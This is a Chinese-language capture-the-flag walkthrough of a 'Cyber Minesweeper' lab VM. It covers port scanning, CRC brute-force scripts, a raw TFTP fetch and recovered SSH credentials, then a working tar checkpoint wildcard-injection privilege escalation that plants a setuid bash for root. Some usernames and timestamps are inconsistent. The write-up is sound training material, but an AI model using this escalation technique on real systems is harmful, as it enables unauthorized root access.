


```

1  └─(Meiyouqian@Mei-you-qian)-[~]-[ master]
                                0ms
2  └─$ nmap -Pn -sC -sV -T4 192.168.56.140
3  Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-08 22:25 中国标准时间
4  Nmap scan report for 192.168.56.140
5  Host is up (0.00s latency).
6  Not shown: 997 closed tcp ports (reset)
7  PORT      STATE SERVICE VERSION
8  22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
9  | ssh-hostkey:
10 |   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
11 |   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
12 |_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
13 80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
14 |_http-title: CYBER MINESWEEPER - \xE8\xB5\x9B\xE5\x8D\x9A\xE6\x89\xAB\xE9
   \x9B\xB7
15 |_http-server-header: Apache/2.4.62 (Debian)
16 8080/tcp  open  http      Apache httpd 2.4.62 ((Debian))
17 |_http-title: Internal Backup System
18 |_http-open-proxy: Proxy might be redirecting requests
19 |_http-server-header: Apache/2.4.62 (Debian)
20 MAC Address: 08:00:27:53:06:D9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
21 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
22
23 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
24 Nmap done: 1 IP address (1 host up) scanned in 9.13 seconds

```

可以看到主要三个端口，22，80和8080，先打开80端口看一眼

CYBER MINESWEEPER

[赛博扫雷 - CTF挑战]



集齐所有密钥后才能打开宝箱，快去闯关获取密钥吧_

 LEVEL 01 入门关卡 5x5 扫雷 [进入]	 LEVEL 02 渗透关卡 10x10 扫雷 [进入]	 LEVEL 03 核心关卡 36x46 扫雷 - 300雷 [进入]
--	--	---

发现是一个赛博扫雷挑战，要集齐所有密钥之后才能打开宝箱

点击宝箱可以发现得到了一个加密文档



里边有一个flag.vhd相当可疑，按照题目所说应该是收集密钥打开这个压缩包

我们先尝试一个个进行游玩



第一个不难, 得到了密钥pass1.zip

1 pass1: forget

打开得到pass1, 并且给了pass2的提示, 听上去像伪加密, 我们继续游玩



第二个也不难玩，直接获得pass2，根据刚刚的提示，是伪加密，我们直接解开即可得到密钥pass2

```
1 pass2: the
```

同时给出了pass4的提示，即跟文件大小有关，不过发现跳过了pass3，很奇怪
继续往下看第三关，这么大大个
这边肯定不能硬解，在源码找到通关逻辑

```
1 // 模拟通关状态
2 gameOver = true;
3 for (let r = 0; r < ROWS; r++) {
4   for (let c = 0; c < COLS; c++) {
5     revealed[r][c] = true;
6   }
7 }
8 renderBoard();
9 checkWin();
```



得到pass4



根据提示，才4位，直接CRC爆破

```

1  import zlib, itertools, string
2
3  target = 0x66b9a733
4  chars = string.ascii_letters + string.digits
5
6  for s in itertools.product(chars, repeat=4):
7      s = ''.join(s)
8      if zlib.crc32(s.encode()) & 0xffffffff == target:
9          print(s)
10         break


```

得到pass4

```

1  pass4: LiVe

```



提示说是8080的ftp，但是发现在右下角有一个小猫，说是TFTP，不是FTP



访问8080结果直接得到了pass5



发现原始大小是6，还是一样可以CRC爆破

```
1 import zlib, itertools, string
2
3 target = 0xea86a014
4 chars = string.ascii_lowercase
5
6 for s in itertools.product(chars, repeat=6):
7     s = ''.join(s)
8     if zlib.crc32(s.encode()) & 0xffffffff == target:
9         print(s)
10        break
```

得到pass5

```
1 pass5: thenow
```

继续尝试得到pass3，果然是tftp跑在8080

```

1 import socket,struct
2 s=socket.socket(socket.AF_INET,socket.SOCK_DGRAM);s.settimeout(3)
3 s.sendto(struct.pack("!H",1)+b"pass3.txt\x00octet\x00",("192.168.56.140",8080))
4 d,a=s.recvfrom(65535)
5 print(d[4:].decode(errors="ignore"))

```

得到pass3


```
1 pass3: past
```

至此5个pass全齐

```
1 forgetthepastLiVethenow
```

 flag.vhd

解开得到flag.vhd



磁盘管理

文件(F) 操作(A) 查看(V) 帮助(H)

卷	布局	类型	文件系统	状态	容量	可用空间	%可用
(磁盘 0 磁盘分区 1)	简单	基本		状态良好 (...)	260 MB	260 MB	100 %
(磁盘 0 磁盘分区 4)	简单	基本		状态良好 (...)	1.95 GB	1.95 GB	100 %
Windows-SSD (C:)	简单	基本	NTFS (BitL...	状态良好 (...)	951.64 GB	430.71 ...	45 %
网安学习 (G:)	简单	基本	NTFS (BitL...	状态良好 (...)	1863.00 GB	329.37 ...	18 %
下载 (F:)	简单	基本	NTFS (BitL...	状态良好 (...)	931.50 GB	766.99 ...	82 %
新加卷 (D:)	简单	基本	NTFS	状态良好 (...)	7 MB	3 MB	43 %
游戏 (F:)	简单	基本	NTFS (BitL...	状态良好 (...)	931.50 GB	414.92 ...	45 %


磁盘	容量	分区	文件系统	状态
磁盘 1	3726.01 GB	基本	联机	
		下载 (E:)	931.50 GB NTFS (BitLocker 已加密)	状态良好 (基本数据分区)
		游戏 (F:)	931.50 GB NTFS (BitLocker 已加密)	状态良好 (基本数据分区)
		网安学习 (G:)	1863.00 GB NTFS (BitLocker 已加密)	状态良好 (基本数据分区)
磁盘 2	9 MB	基本	只读	
		新加卷 (D:)	7 MB NTFS	状态良好 (主分)

■ 未分配 ■ 主分区

挂载上



发现是说这个目录不只一个文件，我们尝试一下



在Ntfs这边得到了凭证 mooi:mooi3811350908

IP 192.168.56.140

复制

系统信息

运行 -

负载 -

CPU 0%

内存 0% 0/0

交换 0% 0/0

内存 CPU 命令

连接主机...

连接主机成功

Linux moo1 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Fri May 8 02:17:25 2026 from 192.168.56.1

moo1@moo1:~\$

成功ssh登录

进行提权部分

moo1@moo1:~\$ chmod +x pspy64

moo1@moo1:~\$./pspy64

pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d



sudo和suid无果后传入pspy查看


```
2026/05/08 12:24:01 CMD: UID=0 PID=4422 | tar -czf /var/backups/implant_archive.tar.gz a --checkpoint=1
2026/05/08 12:24:01 CMD: UID=0 PID=4423 | tar -czf /var/backups/implant_archive.tar.gz a --checkpoint=1
```

发现了存在典型的Tar Checkpoint提权路径

```

1  cd /opt/implant_data
2
3  cat > shell.sh <<'EOF'
4  #!/bin/sh
5  cp /bin/bash /tmp/rootbash
6  chmod 4755 /tmp/rootbash
7  EOF
8
9  chmod +x shell.sh
10 touch -- '--checkpoint=1'
11 touch -- '--checkpoint-action=exec=sh shell.sh'
12
13 echo '[*] waiting for root cron...'
14 sleep 70
15
16 ls -l /tmp/rootbash
17 /tmp/rootbash -p
18 id

```



```

mooi@mooi:/opt/implant_data$ cd /opt/implant_data
mooi@mooi:/opt/implant_data$ cat > shell.sh <<'EOF'
> #!/bin/sh
> cp /bin/bash /tmp/rootbash
> chmod 4755 /tmp/rootbash
> EOF
mooi@mooi:/opt/implant_data$ chmod +x shell.sh
mooi@mooi:/opt/implant_data$ touch -- '--checkpoint=1'
mooi@mooi:/opt/implant_data$ touch -- '--checkpoint-action=exec=sh shell.sh'
mooi@mooi:/opt/implant_data$ echo '[*] waiting for root cron...'
[*] waiting for root cron...
mooi@mooi:/opt/implant_data$ sleep 70
mooi@mooi:/opt/implant_data$ ls -l /tmp/rootbash
-rwsr-xr-x 1 root root 1168776 May  8 01:12 /tmp/rootbash
mooi@mooi:/opt/implant_data$ /tmp/rootbash -p
rootbash-5.0# id
uid=1000(mooi) gid=1000(mooi) euid=0(root) groups=1000(mooi)
rootbash-5.0# cat root.txt
cat: root.txt: No such file or directory
rootbash-5.0# cd /root
rootbash-5.0# cat root.txt
flag{root_4f8e8f9e7fa36a4918a77ad3bb3a86d6}
rootbash-5.0#

```

我们利用root执行tar *通配符注入，把一个setuid的bash丢到/tmp/rootbash来提权即可
成功拿到root shell